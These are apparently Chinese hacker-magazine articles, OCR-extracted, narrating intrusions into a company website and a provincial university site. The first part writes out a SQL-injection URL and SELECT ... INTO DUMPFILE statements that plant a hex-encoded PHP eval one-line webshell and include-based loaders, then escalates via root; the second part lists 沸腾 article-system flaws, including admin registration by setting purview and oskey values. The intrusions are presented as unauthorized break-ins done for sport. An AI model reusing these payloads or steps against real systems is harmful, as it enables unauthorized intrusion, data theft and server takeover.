这次我直接使用pangolin的写文件功能试试：**D:\WebRoot\PHP 5\xxx-asia.net\admin\shell.php**的内容为一句话木马**<?php eval($_POST[cmd]);?>**，程序提示写入成功，哈哈，省得我手工操作了，如图4，可是打开这个页面后却是如图5的结果。


图5

提示cmd是没有定义的常量，记得以前这么搞从没有出过问题啊。当我用pangolin读取功能loadfile这个文件，显示的却是如下内容：

```
1 1 1 1 1 1 1 1 1 1 1 <?php eval($_POST[cmd]);?> 1 1 1 1 11
1 1 1 1 1 1 1
```

Pangolin匹配的字段数也写进shell了，可是这并不会影响shell代码，至少php是从标识符开始识别的，应该是不会造成影响。没办法，那就手工试试用NULL匹配，看看会是什么结果。

提交url：

```
http://www.xxx-asia.net/?mod=Global&node_id=22 and 1=2 union select NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,concat(0x3C3F706870206576616C28245F504F53545B636D645D293B3F3E),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL into outfile'd:%5C%5Cwebroot%5C%5Cphp 5%5C%5Cxxx-asia.net%5C%5Cadmin%5C%5C2.php'--
```


这里0x3C3F706870206576616C28245F504F53545B636D645D293B3F3E为**<?php eval($_POST[cmd]);?>**的十六进制代码，利用intofile写入到admin/2.php，这次结果却变成了：

```
 \N  \N      \N      \N      \N      \N      \N      \N
\N      \N      \N      <?php eval($_POST[cmd]);?> \N      \N
\N      \N      \N      \N      \N      \N      \N      \N
\N      \N      \N
```

看来理想和现实是有一定差距的，问了下孤水兄，他说cmd这个定义应该用引号包含。那么我们的一句话就应该写成**<?php eval($_POST['cmd']);?>**，这次用php一句话后门连接成功了，至少phpinfo是可以成功输出了，如图6。

不过在使用一些常规功能，例如读取目录和探测服务器信息等，也都是提示错误。这个shell是继承IIS的guest权限，的确也没多大能耐。

试图利用上传文件功能在web目录写文件，貌似没有写入权限。在读取了后台的几个文件后，最终发现上传的文件的确是利用


图6

base64_encode加密后写入数据库，同时web上级目录PHP 5下的tmp确实定义的是缓存文件目录，必须具备可写条件。这样一来，入侵工作貌似陷入了僵局……

三、左右逢源

思考了一下，我想到了select into dumpfile函数，以前phpmyadmin下一次性写shell就是用这个指令。在root下用命令操作是不受webshell权限限制的，不过这里不可写入超过30k的文件。

写入一个精简型webshell后打开还是出错，提示所有函数未定义。这时孤水绕城提示了我，何不用include包含试试？对啊，说干就干。

3.php是我们的一句话地址了，那么我们这次写一个文件包含它：<?php @include"3.php";?>。在一句话的执行sql语句下填写好相关参数，相关语句如下：

```
select 0x3C3F7068702040696E636C7564652233322E706870223B3F3E into DUMPFILE 'D:/WebRoot/PHP 5/xxx-asia.net/admin/4.php';
```

这里同样是转换进制后进行写入操作，我们用一句话木马客户端连接看看，这次可以实现所有功能并不出现错误提示了，如图7。




图7

这样下来就容易了，我们写入的shell都可以如此操作，这次我利用上传功能在tmp目录下写一个通过root权限提权的脚本mysql.php，然后同样利用dumpfile函数输出一个包含该文件的代码。




图8

这么操作也是因为dumpfile写入文件过大会无法执行，我们这次需要写入的文件代码为<?php @include"../../tmp/mysql.php";?>，转换后操作语句如下：

```
select 0x3C3F7068702040696E636C756465226D7973716C2E706870223B3F3E into DUMPFILE 'D:/WebRoot/PHP 5/xxx-asia.net/admin/mysql.php';
```

这样这台服务器就完全拿下了，真是跌跌撞撞，最后还是一个include帮了大忙，如图8。

四、总结

这次入侵过程貌似走了不少弯路，不知其他读者是否遇到和本文一样的问题，那么你也必须得像我一样，好好学习脚本知识了。似乎不屑于我这种root权限还如此狼狈获取shell的看客，记住你们也是从菜鸟成长出来的。

编辑点评：利用include上传到缓存的php文件来实现方便操作，这个思路还是不错的。

渗透某大学

文/耗子

本文算是沸腾系统的漏洞集锦了

一、楔子

经过一周的忙忙碌碌，终于可以在星期天好好休息一下了，一觉睡到了十点多，打开电脑开始自己在网上漫无目的的入侵。无意间跳到了xx大学，这可是我们省的名校啊，这么出名不知道安全性怎么样，所以开始了这次入侵之旅。

二、入侵

在网站主页逛来逛去，发现这所学校有很多分站，并且不是都在同一个服务器商。耐心的查找之后，最后发现一个分站和主站是同一个服务器上的，打开一看我就高兴了，如图1所示。




图1

看到URL后的文件名就知道是沸腾文章系统了，虽然在最新版中还没有出现什么致命漏洞，但是沸腾这个系统在0.45前的旧版本中漏洞是很多的，并且很多免费版本的用户是没有升级和打补丁的，所以导致了在漏洞爆出多年后依然可以利用。

其中最严重的就是自定义头像上传漏洞，我们先来看看这个漏洞是不是存在。直接跳转URL到/admin/uploadface.asp，如图2所示。




图2

看来这个上传页面是在的，可是不知道提交页面在不在。大家知道，文件的上传一般都是由上传和提交两个页面组成的，我们试着选择一幅图片，点"上传"后，再看看源代码，如图3所示。





图3

这个提交页面可能有点问题，因为沸腾这个漏洞在上传图片后会提示成功并且返回地址的，可是这里居然返回的是空白，可见这个页面被人动了手脚，上传漏洞也就不可能利用了。


沸腾系统从注入方面来说还算是比较安全的一套系统，整站根本就没有直接的注入漏洞，但是注册用户后却可以构造一个注入点。

方法是先在主页记下一个发文用户的用户名，然后访问"**http://URL/textbox.asp?action=modify&newsid=刚才记下的用户名**"，利用这个点可以猜解到管理账号和密码，从而进入后台。而以管理账号登录的后台却可以有很大的利用空间来得到一只WEBSHELL，所以当务之急就是注册一个普通用户来构造这个注入点。


图4

立刻跳转到用户注册页面/**admin/adduser.asp**，如图4所示。

还好这个页面是存在的，注册成功用户后直接登录，却出现了"对不起，管理员未开通您的账号，请稍侯！"的提示，如图5所示。


图5


看来普通用户是需要管理员审核才能登录的。既然不让注册用户，那数据库总不能不让我下载吧？沸腾在去年的时候还爆出了一个down.asp文件的下载漏洞，利用这个漏洞可以下载网站中已知的任意文件。如果成功下载conn.asp，就可以查看数据库下载地址，下载数据库后就可以得到管理的账号和密码了。如果无法破解md5加密的管理密码的话，配合沸腾的COOKIES欺骗漏洞也是可以直接登录后台的。

试着访问/**down.asp**，却发现这个文件是不存在的，看来我们所遇到的这个站不存在任意文件下载漏洞。

休息片刻之后，突然想起沸腾0.45前的版本中不是有个注册管理员的漏洞嘛，既然可以注册，那还搞那么多麻烦事做什么。


网上流传的注册管理员漏洞一般都是抓包之后修改数据包用NC提交，**只要将purview和oskey两个参数的值修改为99999和super**就可以注册成为网站的管理员。


但是NC提交对于初学者来说比较复杂，需要修改数据包的大小，这里我提供一种比较简单的注册沸腾管理账号的方法，先来看看用户注册页面的源代码，如图6所示。


图6

